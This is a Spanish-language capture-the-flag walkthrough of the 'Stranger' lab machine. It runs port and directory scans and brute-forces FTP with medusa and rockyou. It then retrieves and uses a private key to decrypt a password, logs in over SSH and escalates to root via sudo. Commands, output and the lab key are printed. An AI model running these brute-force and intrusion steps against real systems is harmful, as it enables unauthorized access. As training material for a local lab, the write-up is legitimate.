STRANGER

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip stranger.zip
Archive:  stranger.zip
inflating: auto_deploy.sh
inflating: stranger.tar



 inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh stranger.tar
```


Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

1- CONECTIVIDAD

```
ping -c1 172.17.0.2
```



IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

IP DE LA MÁQUINA ATACANTE 192.168.0.26

LINUX- ttl=64

2- ESCANEO DE PUERTOS

nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2


```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-15 02:27 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000076s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f6:af:01:77:e8:fc:a4:95:85:6b:5c:9c:c7:c1:d3:98 (ECDSA)
|_  256 36:7e:d3:25:fa:59:38:8f:2e:21:f9:f0:28:a4:7e:44 (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: welcome
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: Host: my; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

21/tcp open ftp vsftpd 2.0.8 or later

22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)

80/tcp open http Apache httpd 2.4.58 ((Ubuntu))

puerto 80



Welcome mwheeler!!

3- ENUMERACIÓN DE SERVICIOS Y DIRECTORIOS

whatweb http://172.17.0.2

```
whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], HTML5,
HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], Title[welcome]
```

gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html

```
gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,doc,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 231]
/strange              (Status: 301) [Size: 310] [--> http://172.17.0.2/strange/]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 882240 / 882244 (100.00%)
===============================================================
Finished
===============================================================
```

gobuster dir -u http://172.17.0.2/strange -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

```
gobuster dir -u http://172.17.0.2/strange -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/strange
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,doc,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 3040]
/.html                (Status: 403) [Size: 275]
/private.txt          (Status: 200) [Size: 64]
/secret.html          (Status: 200) [Size: 172]
/.html                (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================
```

Posible usuario: mwheeler

directorios interesantes:/strange

subdirectorios interesantes: /private.txt, /secret.html

foto /strange





foto /secret.html



Del directorio /secret.html, sacamos una posible via de entrada, en la que nos indican un user: admin y la utilización del rockyou para extraer la contraseña.

4- EXPLOTACIÓN

Vamos con medusa

medusa -h 172.17.0.2 -u admin -P /usr/share/wordlists/rockyou.txt -M ftp

ACCOUNT FOUND: [ftp] Host: 172.17.0.2 User: admin Password: banana [SUCCESS]

Nos conectamos por ftp

```
ftp 172.17.0.2

Connected to 172.17.0.2.
220 Welcome to my FTP server
Name (172.17.0.2:kali): admin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>

Estamos dentro;listamos

ftp> ls -la
229 Entering Extended Passive Mode (|||40003|)
150 Here comes the directory listing.
drwxr-xr-x    1 1002     1002         4096 May 05 10:25 .
drwxr-xr-x    1 1002     1002         4096 May 05 10:25 ..
-rwxr-xr-x    1 0        0             522 May 01 00:53 private_key.pem
226 Directory send OK.
```

Nos enviamos el private_key.pem a nuestro kali

ftp> get private_key.pem

local: private_key.pem remote: private_key.pem

En nuestro kali

```
cat private_key.pem

-----BEGIN PRIVATE KEY-----
MIIBVQIBADANBgkqhkiG9w0BAQEFAASCAT8wggE7AgEAAkEA4/scrsX2G1QjCHdP
B8DM4PKeGCvzmxHgrrO6OB6o+OxsWKi6t20tqEv9UEtDIT5SthFWT4QTc9gqfmFf
xiSm3wIDAQABAkA6kC//CWU+Ae/55cQMZs96XXiVFv098Wq5FfwZHG8legIA0Qpz
oW2UQkV7ksXXF6kX7swQy/zCFJiIwbwxo47RAiEA8ma+qMEX61qI99DhsEVRhcVD
uo8edZeb/Sfg6b3cZscCIQDwxUSDi0BU77ZfqK3AwQwy7632wL7yJf76JdJspPFH
KQIgWe4Yag9JSn3KNvZ95KGy/wgSepJCYKogqykyXkWcEV0CIQC1Pmpi85JL3d9V
hy606R17wn0cQN/8fKnCOHJ8onWWcQIhAL5OKJjHADl0cgiv352WwIztGlbhKMuI
ajmuxxKdJvFL
-----END PRIVATE KEY-----
```

Esto es una clave privada en formato PEM (Privacy-Enhanced Mail).

Este tipo de archivo se utiliza en criptografía para almacenar una clave privada,

la cual es esencial para realizar operaciones de cifrado y descifrado de datos

en distintos protocolos de seguridad, como TLS/SSL, que se utiliza

para asegurar las conexiones web.

Vamos a extraer la clave privada RSA del archivo PEM

```
openssl rsa -in private_key.pem -out private_key_rsa.pem
```

writing RSA key

Ahora, desencriptamos el archivo utilizando la clave privada RSA

```
openssl pkeyutl -decrypt -inkey private_key_rsa.pem -in private.txt -out privateOUT.txt
```

```
cat privateOUT.txt
```

demogorgon

Tenemos varias posibilidades para una conexión ssh

mwheeler,admin,byers,willbyers/demogorgon

A la primera,con mwheeler

```
ssh mwheeler@172.17.0.2
```

```
mwheeler@2a4b403a1e7b:~$
```

5- EXPLOTACIÓN

```
mwheeler@2a4b403a1e7b:~$ su admin
Password:
$ whoami
admin
$ sudo -l
[sudo] password for admin:
Matching Defaults entries for admin on 2a4b403a1e7b:
        env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
```

```
use_pty
User admin may run the following commands on 2a4b403a1e7b:
        (ALL) ALL

$ sudo su
root@2a4b403a1e7b:/home/mwheeler# whoami

root
root@2a4b403a1e7b:/home/mwheeler#
```